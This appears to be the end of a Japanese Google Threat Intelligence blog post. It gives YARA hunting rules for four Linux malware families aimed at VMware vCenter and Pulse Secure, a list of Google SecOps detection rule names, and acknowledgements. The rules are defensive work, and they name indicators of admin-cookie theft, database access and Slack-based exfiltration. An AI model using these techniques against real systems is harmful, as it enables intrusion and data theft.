rule G_Hunting_Utility_SAWSNAKE_2 {
        meta:
            author = "Google Threat Intelligence Group"
        strings:
            $src1 = "saml_login/mdb.go" ascii
            $src2 = "saml_login/saml.go" ascii
            $src3 = "saml_login/c14n.go" ascii
            $s1 = "[+] Successfully obtained Administrator cookies for %s!" ascii
            $s2 = "[*] Successfully extracted trusted certificate 1" ascii
            $s3 = "[*] Successfully extracted the IdP certificate" ascii
            $s4 = "https://%s/ui/saml/websso/sso" ascii
            $s5 = "effective SSO host for the exchange: %q" ascii
            $s6 = "assertion canonicalized for digest: %d bytes, sha256=%s" ascii
        condition:
            uint32(0) == 0x464c457f and (2 of ($src*) or 4 of ($s*))
    }
rule G_Hunting_Utility_BONESAW_2 {
meta:
author = "Google Threat Intelligence Group"
strings:
$s_mdb_path = "/storage/db/vmware-vmdir/data.mdb" ascii
$s_srp_prime_n = "AC6BDB41324A9A9BF166DE5E1389582FAF72B6651987EE07FC3192943DB56050" ascii
$s_uuid_dbcp = "72c780fe-af6b-42ba-9b02-f61f4ccc98ed" ascii nocase
$c_uuid_dbcp = { fe 80 c7 72 6b af ba 42 9b 02 f6 1f 4c cc 98 ed }
$s_uuid_srp_verf = "c7e94609-6ab0-4767-8e92-b6485bff1649" ascii nocase
$c_uuid_srp_verf = { 09 46 e9 c7 b0 6a 67 47 8e 92 b6 48 5b ff 16 49 }
condition:
uint32(0) == 0x464C457F
and $s_mdb_path
and $s_srp_prime_n
and ($s_uuid_dbcp or $c_uuid_dbcp)
and ($s_uuid_srp_verf or $c_uuid_srp_verf)
}rule G_Hunting_Backdoor_BEARBONES_1 {
meta:
author = "Google Threat Intelligence Group"
strings:
$c_sha256_len = { BA 0E 00 00 00 4C 89 E7 48 89 EE }
$s_banner = "SSH-2.0-pulsesecure_" ascii
$s_rsa_key = "/tmp/rsa_host_key" ascii
$s_ecdsa_key = "/tmp/ecdsa_host_key" ascii
$s_dss_key = "/tmp/dss_host_key" ascii
condition:
uint32(0) == 0x464C457F
and ($c_sha256_len or $s_banner)
and 2 of ($s_*)
}rule G_Hunting_Backdoor_LAZYBONES_1 {
meta:
author = "Google Threat Intelligence Group"
strings:
$fn1 = "main.AesCtfCrypt_fromconf" ascii wide
$fn2 = "main.AesCtfDecrypt_fromconf" ascii wide
$fn3 = "main.uploadSlackFile" ascii wide
$fn4 = "main.getLastMessage" ascii wide
$fn5 = "main.exec_my" ascii wide
$api1 = "https://slack.com/api/files.getUploadURLExternal" ascii wide
$api2 = "https://slack.com/api/files.completeUploadExternal" ascii wide
$api3 = "https://slack.com/api/conversations.history" ascii wide
$str1 = "ok,current sleep is:" ascii wide
$str2 = "get but not function" ascii wide
$str3 = "readfile fail:" ascii wide
condition:
uint32(0) == 0x464c457f and
(
3 of ($fn*) or
(2 of ($api*) and 2 of ($str*))
)
}Google Security Operations(SecOps)
Google SecOps のお客様は、Mandiant Frontline Threats、Mandiant Intel Emerging Threats、および Mandiant Hunt Endpoint Identification Rules のルール パックのもとで、これらの広範なカテゴリ ルールなどにアクセスできます。本ブログ記事で説明されている活動は、Google SecOps では以下のルール名で検出されます:
-
VMware vCenter VAMI API SSH Enablement
-
Base64 Encoded Shell Command Execution
-
Linux Web Server Process Echo Base64 Encoded String
-
Suspicious Curl Network Connection to Staging Directory
-
Suspicious Curl Download to tmp
謝辞
本分析は Stuart Carrera 氏および FLARE チームの協力なしには実現できませんでした。また、本脅威に対する取り組みにおける Broadcom の協力に感謝いたします。
